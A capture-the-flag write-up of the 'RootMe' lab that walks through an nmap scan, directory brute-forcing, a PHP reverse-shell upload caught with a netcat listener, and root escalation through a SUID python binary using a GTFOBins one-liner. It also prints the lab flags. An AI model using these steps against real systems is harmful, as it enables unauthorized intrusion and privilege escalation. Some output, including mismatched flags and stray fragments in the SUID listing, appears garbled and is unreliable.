

RootMe Write-up_Thembinkosi Zililo


We are not given any description or clues in this challenge as it is a guided challenge (not a full walkthrough, instead it asks directing questions e.g What is the hidden directory?)

Th first thing I do when given an IP is to paste it of firefox and run a simple nmap scan so that I may see what obvious approaches can be taken.


```
(urahara@Hogyoku)-[~]
$ nmap -sV 10.114.132.68
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-14 04:11 +0200
Nmap scan report for 10.114.132.68
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.12 seconds
```

The nmap scan showed port 22 running ssh, this hints for remote shell. So we have to look out for ssh credentials. Port 80 is for the http service on which the site runs.




As the screenshot above shows, there wasn't anything interesting here, so I tried to look for anything interesting in page source.





```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <link rel="stylesheet" href="css/home.css">
7   <script src="js/maquina_de_escrever.js"></script>
8   <title>HackIT - Home</title>
9 </head>
10 <body>
11   <div class="main-div">
12     <p class="title">root@rootme:~#</p>
13     <p class="description">
14       Can you root me?
15     </p>
16   </div>
17
18   <!-- -->
19
20   <script>
21     const titulo = document.querySelector('.title');
22     typeWrite(titulo);
23   </script>
24 </body>
25 </html>
26
```

There were no comments or anything useful. So I then used FFUF to look for any directories. This found two interesting directories: /uploads, which allows you to view uploaded files and/or run them, and /panel, which allows you to upload files of certain file extensions like .php, .phtml



```
uploads [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 208ms]
# [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 178ms]
# [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 3166ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 4186ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 4187ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 4188ms]
# [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 4188ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5195ms]
# on atleast 2 different hosts [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5195ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5221ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5237ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5238ms]
# [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5238ms]
# Copyright 2007 James Fisher [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 5238ms]
css [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 179ms]
# [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 6257ms]
js [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 203ms]
panel [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 194ms]
# [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 177ms]
```

I then listened on port 4444 and uploaded a reverse shell script to the site. This allowed me to open a reverse shell by viewing the uploaded script in the /uploads directory.



Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 php-reverse-shell.phtml	2026-07-14 02:32	5.4K	

Apache/2.4.41 (Ubuntu) Server at 10.114.132.68 Port 80

```
(urahara@Hogyoku)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.150.128] from (UNKNOWN) [10.114.132.68] 40450
Linux ip-10-114-132-68 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
02:33:13 up 23 min, 0 users, load average: 0.00, 0.04, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
```

```
$ whoami
www-data
$ find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
c$cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```

We got shell! But we don't have the root access yet, so the next step is to find interesting SUID files that can be of use. From practice, I have not yet mastered the SUIDs but I know that I have to prioritize interpreters e.g python, perl, ruby, then shells bash, sh, and then command executors and editors. Python was listed there.

```

IHM{you_got_a_sn3ll}
$ find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper 32.5.4K
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device 10.114.132.68 Port 80
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at

```

```

$ ls -la /usr/bin/python2.7
-rwsr-xr-x 1 root root 3657904 Dec  9 2024 /usr/bin/python2.7

```

I copied the shell code from gtfobins, and we successfully managed to escalate our privileges and got root access!

```

$ python python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python: can't open file 'python': [Errno 2] No such file or directory
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
ls
bin
root

```

```

$ find / -name root.txt 2>/dev/null
/root/root.txt
cat /root/root.txt
TUM{rtv1l3e3_3sc4l4t10n}

```

And we have reached our goal! The main vulnerabilities were the unrestricted file uploads to the site, even though some files are restricted. The site seems to use an extension blacklist rather than a whitelist. Also, even though there wasn't any leaked credentials for an ssh login like I suspected/ or hoped for, the exposed SUID files can lead to total system compromise as demonstrated.